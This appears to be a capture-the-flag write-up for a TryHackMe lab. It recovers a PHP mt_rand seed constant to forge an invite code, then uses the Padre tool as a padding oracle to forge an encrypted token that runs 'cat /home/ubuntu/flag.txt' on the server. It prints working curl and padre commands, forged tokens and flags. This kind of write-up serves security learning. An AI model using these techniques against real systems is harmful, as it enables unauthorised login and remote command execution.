| Follow @anir0y | |
|---|---|
| Decryptify |  |
Decryptify is a medium web exploitation box with a crypto spine. The first flag comes from predicting an invite code generated by PHP’s mt_rand, and the second from a padding oracle that you run in reverse: instead of decrypting a token, you forge a brand new ciphertext that decrypts to a shell command. It pairs naturally with Attacking ECB Oracles, which drills the chosen-plaintext side of the same block-cipher weakness.
Everything below runs from the Mac over the TryHackMe VPN. The target was directly reachable on port 1337, so no AttackBox was needed. One honest note up front: I first misread the cipher as AES-ECB from a buggy hand-rolled oracle and burned real time on the wrong model. The tool-assisted approach below is the clean path, and the block length it reports (8, not 16) is what corrects that mistake.
Recon: two login forms and an obfuscated API client
The site on port 1337 is a PHP login page with two tabs: a username plus invite code form, and an email plus invite code form. The page also loads /js/api.js, which is obfuscated in the usual obfuscator.io style (a rotated hex string array). Deobfuscating it recovers a hardcoded API password that unlocks /api.php.
api.php is the gift. It documents exactly how invite codes are generated:
  seed = hexdec( strlen(email) + CONSTANT + hexdec(substr(email,0,8)) )
  mt_srand(seed)
  invite_code = base64_encode( mt_rand() )
That is a deterministic function of the email and one unknown server CONSTANT. Seed the same way and you reproduce any user’s code. The only missing value is CONSTANT.
Two more files leak what is needed. /logs/app.log exposes an existing user and their invite code:
[email protected] MTM0ODMzNzEyMg==
That base64 decodes to the integer 1348337122, which is mt_rand() for alpha’s seed. With one known (email, output) pair, recovering CONSTANT is a small brute force.
Flag 1: recover the constant and forge an invite code
PHP’s mt_rand is a Mersenne Twister, so reimplementing it (MT19937, the 7.1+ seeding) in Python lets me reproduce the server’s output offline. There is one PHP quirk that matters: hexdec is applied to a string that is itself a decimal sum, so the inner and outer hexdec calls both run on digit strings. With alpha as the oracle, I sweep CONSTANT until the predicted mt_rand() equals 1348337122.
  # recover CONSTANT from alpha's known code
  [email protected] -> mt_rand = 1348337122
  CONSTANT found = 99999

  # forge the active user's invite code

  [email protected] -> mt_rand = 461589891 -> base64 = NDYxNTg5ODkx
The constant is 99999. Feeding [email protected] through the same function yields the invite code NDYxNTg5ODkx. Logging in with that email and forged code lands on the dashboard:
  curl -s -c cj.txt http://TARGET:1337/ -o /dev/null
  curl -s -b cj.txt -c cj.txt -i http://TARGET:1337/index.php \
    --data-urlencode "[email protected]" \
    --data-urlencode "invite_code=NDYxNTg5ODkx"
  # -> 302 Found, Location: dashboard.php, sets a role cookie
The dashboard header prints the first flag:
Welcome, [email protected]! - Flag: THM{CryptographyPwn007}
The first flag is THM{CryptographyPwn007}.
The date field: a padding oracle hiding in the footer
The dashboard footer carries a hidden form field and renders a year next to the copyright:
<footer>
<p>© <strong>2026</strong> Decryptify</p>
<form method="get">
<input type="hidden" name="date" value="QqFSsjrqDRPlzGPv3Kc5uv8Z5GkezDqIlovkNfSwFrQ=">
</form>
</footer>
Requesting dashboard.php?date=<token> decrypts the token and runs the decrypted string as a command, printing its output where the year normally sits. The token is base64 and decodes to 32 bytes. Tampering with the last bytes produces an OpenSSL padding error in the response body:
Padding error: error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt
A distinguishable valid-versus-invalid-padding response is the definition of a padding oracle. Two things decide the whole attack here: the oracle lets me ask “is this plaintext’s padding valid”, and the server re-encrypts and re-runs whatever the token decrypts to. That is enough to forge my own ciphertext for a plaintext I choose, no key required.
Flag 2: forge ciphertext with Padre and get RCE
Rather than reuse my own buggy oracle code, I used Padre, which does padding-oracle decryption and encryption (CBC-R) cleanly. Install and point it at the date parameter, carrying the authenticated session cookies. Two operational notes: Padre fingerprints the oracle and the block size automatically, and the box’s Apache is fragile under load, so I throttled to 8 connections.
  GOBIN=$HOME/go/bin go install github.com/glebarez/padre@latest

  padre -u "http://TARGET:1337/dashboard.php?date=\$" \
    -cookie "PHPSESSID=REDACTED; role=REDACTED" \
    -p 8 -enc 'cat /home/ubuntu/flag.txt'
Padre’s fingerprint output is the detail that unwound my earlier wrong turn:
  [+] successfully detected padding oracle
  [+] detected block length: 8
  [!] mode: encrypt

Block length 8, not 16. This is an 8-byte block cipher in CBC mode (DES or 3DES family), not AES-ECB. In encrypt mode Padre walks backward through the blocks, using the oracle to choose each preceding ciphertext block so the whole thing decrypts to my chosen plaintext. It returns a forged token:
sVzSU8VrpH27MUtEs8ikmSS/rbc1dVObD0K+cDWYpgdyaWFpbG56cw==
Put that token in the date parameter and the server decrypts it to cat /home/ubuntu/flag.txt, runs it, and prints the result in the footer:
  curl -s -b "PHPSESSID=REDACTED; role=REDACTED" \
    "http://TARGET:1337/dashboard.php" -G \
    --data-urlencode "date=sVzSU8VrpH27MUtEs8ikmSS/rbc1dVObD0K+cDWYpgdyaWFpbG56cw=="
<footer>
<p>© <strong>THM{GOT_COMMAND_EXECUTION001}</strong> Decryptify</p>
</footer>

The second flag is THM{GOT_COMMAND_EXECUTION001}. Swap the plaintext passed to -enc for any other command and you have a general RCE primitive.
Takeaways
Two durable lessons from this box:
- A padding oracle is not only a decryption bug. If the application re-encrypts or re-executes whatever a token decrypts to, the same oracle becomes an encryption oracle (CBC-R) that lets you forge a ciphertext for any plaintext, with no key. Here that plaintext was a shell command. On a real target the same pattern shows up wherever an encrypted cookie, token, or parameter is round-tripped and a padding error is observable.
- Let the tool fingerprint the primitive before you commit to a mental model. I lost time assuming AES with 16-byte blocks; the cipher was an 8-byte block in CBC, and one line of Padre output said so. A quick
-bautodetect would have saved the detour.
Room solved 100%: 1 task, 2 answers.